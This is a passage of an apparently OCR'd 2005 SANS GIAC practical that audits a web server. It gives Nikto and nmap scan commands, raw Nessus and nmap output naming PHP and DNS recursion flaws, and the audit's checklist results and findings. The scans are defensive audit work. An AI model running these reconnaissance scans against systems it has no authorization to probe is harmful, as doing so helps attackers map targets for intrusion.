
© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.




Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Directory Enumeration and Traversal	**Category & Audit Number** (W)eb Server 6
References: A. Web Hacking B. Security at the Next Level	
Risk: Directory enumeration is the practice of attempting to map the website hierarchy and directory structure through links and common directory names. Often there are default installations that install directories that are hidden from public view and often there are hidden references to these directories within the body of the web pages. These hidden directories are usually still accessible and may contain sensitive data relating to the web server and applications resulting in the unauthorized access and disclosure.	
Test Procedure: Directory enumeration will be conducted through the use of automated tools, namely Nikto and Web Link Evaluator. Open Nikto and run the following command: nikto -host {site address} -verbose -C all -generic -F htm -output {outputfilename.htm} Web Link Evaluator and select “Profile” icon. Edit profile as follows:	

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.




Use the default settings. On completion of scan select File – Save As.



Select Report and run desired report. In this case…Directory Structure.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.



Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Encryption	**Category & Audit Number** (W)eb Server 7

References:

A. Security at the Next Level
B. Web Hacking
C. Professional Apache.

Risk: Sensitive pages and input data may be subject to unauthorized disclosure if not encrypted. This is particularly true for login information and administrative tasks.

Test Procedure: Test for the presence of SSL by entering the name of the https://{Site Address}. Does the site return a certificate or does the browser indicate that it is communicating via SSL? If yes, then SSL is enabled.

Determine potential sensitive areas utilizing the previous data gained from the Niko scan and manually test for SSL with the web browser. Nikto will highlight these areas with a comment "This might be interesting…" For example:

/login/ - This might be interesting...

Click on the link provided by the Nikto scan to verify if the area requires a login or alternatively manually enter the URL in a web browser as follows (based on preceding example): http:{site address}/login/.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Perform these steps for all items of interest.	
Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Access Controls	**Category & Audit Number** (W)eb Server 8
References: A. Security at the Next Level B. Web Hacking C. Professional Apache.	
Risk: Access to administrative, member only and other protected areas or pages can lead to information disclosure and unauthorized access.	
Test Procedure: Review information from previous Nikto Scan and determine if there are any areas of interest. Nikto will highlight these areas with a comment "This might be interesting…" For example: /login/ - This might be interesting... Click on the link provided by the Nikto scan to verify if the area requires a login or alternatively manually enter the URL in a web browser as follows (based on preceding example): http:{site address}/login/. Perform these steps for all items of interest.	
Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Site Maintenance	**Category & Audit Number** (M)aintenance 1
References: A. Professional Apache. B. NIST SP 800-44 C. CERT Best Practices	
Risk: Failure to keep server OS and applications patched or up to date can lead to exposures as vulnerabilities are discovered. This increases the likelihood that the system may be compromised and can result in unauthorized access or disclosure.	
Test Procedure: Review initial environment information provided for version numbers. View the results of the various scans to determine if there is any additional application or versioning information. Use Google to research the most current stable versions of the software available.	
Test Nature: Subjective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Statutory Requirements	**Category & Audit Number**

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

	(S)tatutory 1
References: A. Personal Information and Privacy Act – Province of NF&LD Canada	
Risk: Failure to abide by statutory obligations (either mandatory regulations or legislated requirements) may lead to legal prosecution and or court imposed sanctions causing significant bad media exposure, legal liabilities and undue financial hardship to the organization as a whole and individually to the members of the Board of Directors.	
Test Procedure: Manually review the website to determine if there are any disclaimers, legal notices or policy statements.	
Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

3 Conduct the Audit Testing, Evidence and Findings

3.1 Audit Findings (Abbreviated Checklist)

The abbreviated audit checklist was competed for all items however section 3.2 only highlights 10 of those items as per the practical assignment instructions which are explored further in section 3.3.

External Web Site Audit Check List				
Audit No.	**Title**			**Results (P/F or S/U)**
A1	Administrative & High Level Controls			S
	A1.1	Policies, Procedures & Guidelines		U
	A1.2	Logging in place		S
	A1.3	Alerting mechanism(s)		S
	A1.4	Integrity Controls		S
	A1.5	Configuration Management & Change Controls		S
	A1.6	Remote Access, VPN & Encryption		S
	A1.7	Physical Security Controls		U
F1	Site Verification: To determine if web site is valid.			P
	F1.1	Is site registered?		P
	F1.2	Is site live?		P
F2	Link Verification: Determine if links are functional			P
F3	Email Addresses Validation: Determine if email addresses are functional and generic.			P
F4	Form Verification: Determine if forms are functional.			P
P1	Perimeter Defences Verification			P
	P1.1	Firewall		P
		P1.1.1	Stateful	P
		P1.1.2	Excessive ports	P
		P1.1.4	ICMP	P
	P1.2	IDS/IPS – shunning or blocking		F
W1	Technology Identification: Determine if excessive information leakage reveals technology in use.			P
	W1.1	Server OS		P
	W1.2	Web server type		P
	W1.3	Language Type		P
	W1.4	Allowable Methods		F
	W1.5	CGI, SSI, Scripts or Active Content		P
	W1.6	Backend Databases, Processes or Servers		P
W2	Web Site Structure: Determine web structure.			F
W3	State Mechanisms: Determine if state mechanisms in use.			P

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

External Web Site Audit Check List				
Audit No.	**Title**			**Results (P/F or S/U)**
	W3.1	Examine for randomness.		P
	W3.2	Examine for manipulation or tampering		P
W4	Error injection			P
	W4.1	Syntax breaking		P
		W4.1.1	Parameter Manipulation	P
		W4.1.2	Parameter Forcing	P
W5	Common File Queries			F
W6	Directory Enumeration & Traversal			F
W7	Encryption			P
W8	Access Controls			P
W9	Known Exploits: Derived from pre- audit research			P
	W9.1	Cross Site Scripting Vulnerabilities		F
	W9.2	SQL Injection Vulnerabilities		P
	W9.3	Arbitrary File Inclusion Vulnerabilities		P
	W9.4	Unauthorized Administrative Access		P
	W9.5	Arbitrary Code Execution		P
M1	Site Maintenance			S
S1	Statutory Requirements			P

3.2 Ten Items Selected for Assessment

The ten items selected for assessment are:

- P1 – Perimeter Defences;
  - P1.1
  - P1.2
- F2 – Link Verification
- W1 – Technology Identification;
  - W1.1
  - W1.2
  - W1.3
  - W1.4
  - W1.5
  - W1.6
- W9 – Known Exploits.
  - W9.1
  - W9.2
  - W9.3
  - W9.4

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

- W9.5

P1 comprises two items, F2 of one and W1 of six. W9 was regarded as one item due to the automated processes used for all of them being substantially similar for all items. This equates to a total of 10 items selected for assessment as per the assignment instructions.

3.3 Evidence

Title: Perimeter Defences	**Category and Audit Number** (P)erimeter 1

Evidence:

NESSUS SCAN

Nessus Scan Report
This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.

Scan Details	
Hosts which were alive and responding during test	1
Number of security holes found	2
Number of security warnings found	2

Host List	
Host(s)	**Possible Issue**
www.SPUD.ca	Security hole(s) found

[return to top]

Analysis of Host		
Address of Host	**Port/Service**	**Issue regarding Port**
www.SPUD.ca	general/tcp	Security warning(s) found
www.SPUD.ca	smtp (25/tcp)	Security notes found
www.SPUD.ca	domain (53/tcp)	Security notes found

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

www.SPUD.ca http (80/tcp)	Security hole found
www.SPUD.ca https (443/tcp)	Security notes found
www.SPUD.ca domain (53/udp)	Security warning(s) found
www.SPUD.ca general/udp	Security notes found

Security Issues and Fixes: www.SPUD.ca

Type	Port	Issue and Fix
Warning	general/tcp	The remote host does not discard TCP SYN packets which have the FIN flag set. Depending on the kind of firewall you are using, an attacker may use this flaw to bypass its rules. See also : http://archives.neohapsis.com/archives/bugtraq/2002-10/0266.html http://www.kb.cert.org/vuls/id/464113 Solution : Contact your vendor for a patch Risk factor : Medium BID : 7487 Nessus ID : 11618
Informational	general/tcp	The remote host is up Nessus ID : 10180
Informational	general/tcp	HTTP NIDS evasion functions are enabled. You may get some false negative results Nessus ID : 10890
Informational	general/tcp	192.168.1.111 resolves as www.SPUD.ca. Nessus ID : 12053
Informational	smtp (25/tcp)	An SMTP server is running on this port Here is its banner : 220 potential.dnsalias.com ESMTP Postfix Nessus ID : 10330
Informational	smtp (25/tcp)	Remote SMTP server banner : 220 potential.dnsalias.com ESMTP Postfix

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

		This is probably: Postfix Nessus ID : 10263
Informational	smtp (25/tcp)	A SMTP server is running on this port Nessus ID : 14773
Informational	smtp (25/tcp)	This server could be fingerprinted as being Postfix Nessus ID : 11421
Informational	domain (53/tcp)	BIND 'NAMED' is an open-source DNS server from ISC.org. Many proprietary DNS servers are based on BIND source code. The BIND based NAMED servers (or DNS servers) allow remote users to query for version and type information. The query of the CHAOS TXT record 'version.bind', will typically prompt the server to send the information back to the querying source. The remote bind version is : No version info available (timeout on lookup). Solution : Using the 'version' directive in the 'options' section will block the 'version.bind' query, but it will not log such attempts. Nessus ID : 10028
Informational	domain (53/tcp)	An unknown service runs on this port. It is sometimes opened by this/these Trojan horse(s): ADM worm Lion Unless you know for sure what is behind it, you'd better check your system *** Anyway, don't panic, Nessus only found an open port. It may *** have been dynamically allocated to some service (RPC...) Solution: if a trojan horse is running, run a good antivirus scanner Risk factor : Low

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

		Nessus ID : 11157
Informational	domain (53/tcp)	This port was detected as being open by a port scanner but is now closed. This service might have been crashed by a port scanner or by a plugin Nessus ID : 10919
Vulnerability	http (80/tcp)	The remote host is running a version of PHP which is older than 4.3.9 or 5.0.2. The remote version of this software is affected by an unspecified file upload vulnerability which may allow an attacker to upload arbitrary files to the remote server. See also : http://viewcvs.php.net/viewcvs.cgi/php-src/NEWS.diff?r1=1.1247.2.724&r2=1.1247.2.726 Solution : Upgrade to PHP 4.3.9 or 5.0.2 when available Risk factor : Medium BID : 11190 Nessus ID : 14770
Vulnerability	http (80/tcp)	The remote host is running a version of PHP which is older than 5.0.2. The remote version of this software is vulnerable to a memory disclosure vulnerability in PHP_Variables. An attacker may exploit this flaw to remotely read portions of the memory of the httpd process on the remote host. See also : http://www.php.net/ChangeLog-5.php#5.0.2 Solution : Upgrade to PHP 5.0.2 Risk factor : High BID : 11334 Nessus ID : 15436
Informational	http (80/tcp)	A web server is running on this port Nessus ID : 10330
Informational	http (80/tcp)	This port was detected as being open by a port scanner but is now closed. This service might have been crashed by a port scanner or by a plugin

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

		Nessus ID : 10919
Informational	https (443/tcp)	A SSLv2 server answered on this port Nessus ID : 10330
Informational	https (443/tcp)	An unknown service is running on this port through SSL. It is usually reserved for HTTPS Nessus ID : 10330
Informational	https (443/tcp)	This port was detected as being open by a port scanner but is now closed. This service might have been crashed by a port scanner or by a plugin Nessus ID : 10919
Warning	domain (53/udp)	The remote name server allows recursive queries to be performed by the host running nessusd. If this is your internal nameserver, then forget this warning. If you are probing a remote nameserver, then it allows anyone to use it to resolve third parties names (such as www.nessus.org). This allows hackers to do cache poisoning attacks against this nameserver. If the host allows these recursive queries via UDP, then the host can be used to 'bounce' Denial of Service attacks against another network or system. See also : http://www.cert.org/advisories/CA-1997-22.html Solution : Restrict recursive queries to the hosts that should use this nameserver (such as those of the LAN connected to it). If you are using bind 8, you can do this by using the instruction 'allow-recursion' in the 'options' section of your named.conf

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

	If you are using bind 9, you can define a grouping of internal addresses using the 'acl' command Then, within the options block, you can explicitly state: 'allow-recursion { hosts_defined_in_acl }' For more info on Bind 9 administration (to include recursion), see: http://www.nominum.com/content/documents/bind9arm.pdf If you are using another name server, consult its documentation. Risk factor : High CVE : CVE-1999-0024 BID : 136, 678 Nessus ID : 10539
Informational domain (53/udp)	The remote DNS server answers to queries for third party domains which do not have the recursion bit set. This may allow a remote attacker to determine which domains have recently been resolved via this name server, and therefore which hosts have been recently visited. For instance, if an attacker was interested in whether your company utilizes the online services of a particular financial institution, they would be able to use this attack to build a statistical model regarding company usage of aforementioned financial institution. Of course, the attack can also be used to find B2B partners, web-surfing patterns, external mail servers, and more... For a much more detailed discussion of the potential risks of allowing DNS cache information to be queried anonymously, please see: http://community.sidestep.pt/~luis/DNS-Cache-Snooping/DNS_Cache_Snooping_1.1.pdf

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

	Risk factor : Low Nessus ID : 12217
Informational domain (53/udp)	The remote name server could be fingerprinted as being : ISC BIND 9.2.3 Nessus ID : 11951
Informational domain (53/udp)	A DNS server is running on this port. If you do not use it, disable it. Risk factor : Low Nessus ID : 11002
Informational general/udp	For your information, here is the traceroute to 192.168.1.111 : 192.168.1.102 192.168.1.1 192.168.1.122 192.168.1..89 192.168.1.111 Nessus ID : 10287

This file was generated by Nessus, the open-sourced security scanner.

NMAP SCANS

CMD: nmap -sT -P0 -I -R -O -vv -T 3 192.168.1.111

Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (192.168.1.111) appears to be up ... good.
Initiating Connect() Scan against (192.168.1.111)
Adding open port 110/tcp
Adding open port 21/tcp
Adding open port 25/tcp
The Connect() Scan took 622 seconds to scan 1601 ports.
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
For OSScan assuming that port 21 is open and port 33297 is closed and neither are firewalled
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
For OSScan assuming that port 21 is open and port 32572 is closed and neither are firewalled
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
For OSScan assuming that port 21 is open and port 30201 is closed and neither are


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
firewalled
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on  (192.168.1.111):
(The 1598 ports scanned but not shown below are in state: filtered)
Port       State       Service                 Owner
21/tcp     open        ftp
25/tcp     open        smtp
110/tcp    open        pop-3
Too many fingerprints match this host for me to give an accurate OS guess
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-windows-windows%D=11/13%Time=41966078%O=21%C=-
1)
T1(Resp=N)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
adjust_timeout: packet supposedly had rtt of 21070000 microseconds.  Ignoring time.
adjust_timeout: packet supposedly had rtt of 21030000 microseconds.  Ignoring time.
adjust_timeout: packet supposedly had rtt of 21030000 microseconds.  Ignoring time.
adjust_timeout: packet supposedly had rtt of 21070000 microseconds.  Ignoring time.
Nmap run completed -- 1 IP address (1 host up) scanned in 647 seconds


------------------------------
CMD: nmap -sS -P0 -n -vv -T 4 192.168.1.111

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host  (192.168.1.111) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.1.111)
Skipping host   (192.168.1.111) due to host timeout
Nmap run completed -- 1 IP address (1 host up) scanned in 300 seconds

------------------------------------------------------------------
CMD: nmap -sU -P0 -n -vv -T 4 192.168.1.111

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host  (192.168.1.111) appears to be up ... good.
Initiating UDP Scan against  (192.168.1.111)
The UDP Scan took 300 seconds to scan 1468 ports.
Adding open port 1461/udp …[Response truncated for brevity]
Adding open port 32775/udp
All 1468 scanned ports on  (192.168.1.111) are: filtered
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

(no udp responses received -- assuming all ports filtered)
Nmap run completed -- 1 IP address (1 host up) scanned in 301 seconds


PING



TRACEROUTE

© SANS Institute 2005, Au

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.



Findings:

Perimeter Defences were found to be adequate and were assessed as satisfactory. The overall architecture was initially provided to the auditor and was used in conjunction with automated scans to verify the presence of the stated perimeter security controls. Nmap was utilized to scan the web server, configured as a bastion host, and no useful information was obtained. The fact that the TCP SYN Scan returned no responses is a strong indicator that the firewall has stateful capabilities.

P1.1 Firewall – Firewall was in place and functional as evidenced by results from nmap scan returning filtered results and ports were limited to functional requirements of the web server. No ICMP echo reply traffic was received in response to ICMP echo requests and no traceroute replies were received either. However, the Nessus scan was able to do a one time only successful traceroute, the capability has since been

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

denied. ICMP was being dropped at the firewall.

P1.2 IDS/IPS – An IDS was in place that was able to perform shunning or blocking of offending IP addresses. The IDS as identified in the diagram provided by the host service provider was SNORT and is primarily signature based. The shunning capabilities and blocking of the site is of a time duration so as to not cause a complete denial of service in the event of a spoofed addresses.

Title: Link Verification	**Category and Audit Number** (F)unctional 2

Evidence: The following summary information from Web Links Analyzer shows that only 11 links were broken and these were all assessed as being false positive. These were external links and Web Links Analyzer was not set up to assess external links during the scan. The 3 redirects were pointing to internal files available for download such as PDF files. 3 +11 = 14 + 486 = 500, all links were valid.

The external links were located on the following page:

http://www.SPUD.ca/index.php/component/option,com_newsfeeds/Itemid,85/

Statistics

Category	Total	Percent	Internal	External
All links	500	-	489	11
Internal	489	98 %		
External	11	2 %		
Good links	486	97 %	486	-
Broken links	11	2 %	-	11
Socket error	11	100 %	-	11
Redirected links	3	1 %	3	-
Non-verified links	-	-	-	-
Aborted links	-	-	-	-
Unsupported links	3	1 %		
Pages processed	439	88 %		

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Findings: All the links contained on the site were functional and valid. There were no broken links and this was assessed as a pass.

Title: Technology Identification	**Category and Audit Number** (W)eb Server 1

Evidence:

W1.1 – Server OS identification attempted during the nmap scans.

For OSScan assuming that port 21 is open and port 30201 is closed and neither are firewalled
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on (192.168.1.111):
(The 1598 ports scanned but not shown below are in state: filtered)

Port	State	Service	Owner
21/tcp	open	ftp	
25/tcp	open	smtp	
110/tcp	open	pop-3	

Too many fingerprints match this host for me to give an accurate OS guess

W1.2 – Web server type identification occurred with SAM SPADE, and NIKTO.

HTTP/1.1 200 OK
Date: Sun, 14 Nov 2004 00:22:15 GMT
Server: Apache
X-Powered-By: PHP/4.3.8
Set-Cookie: sessioncookie=155e66bc51734c2180265e67c4774423; expires=Sun, 14-Nov-2004 12:22:15 GMT; path=/
Set-Cookie: mosvisitor=1
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sun, 14 Nov 2004 00:22:15 GMT
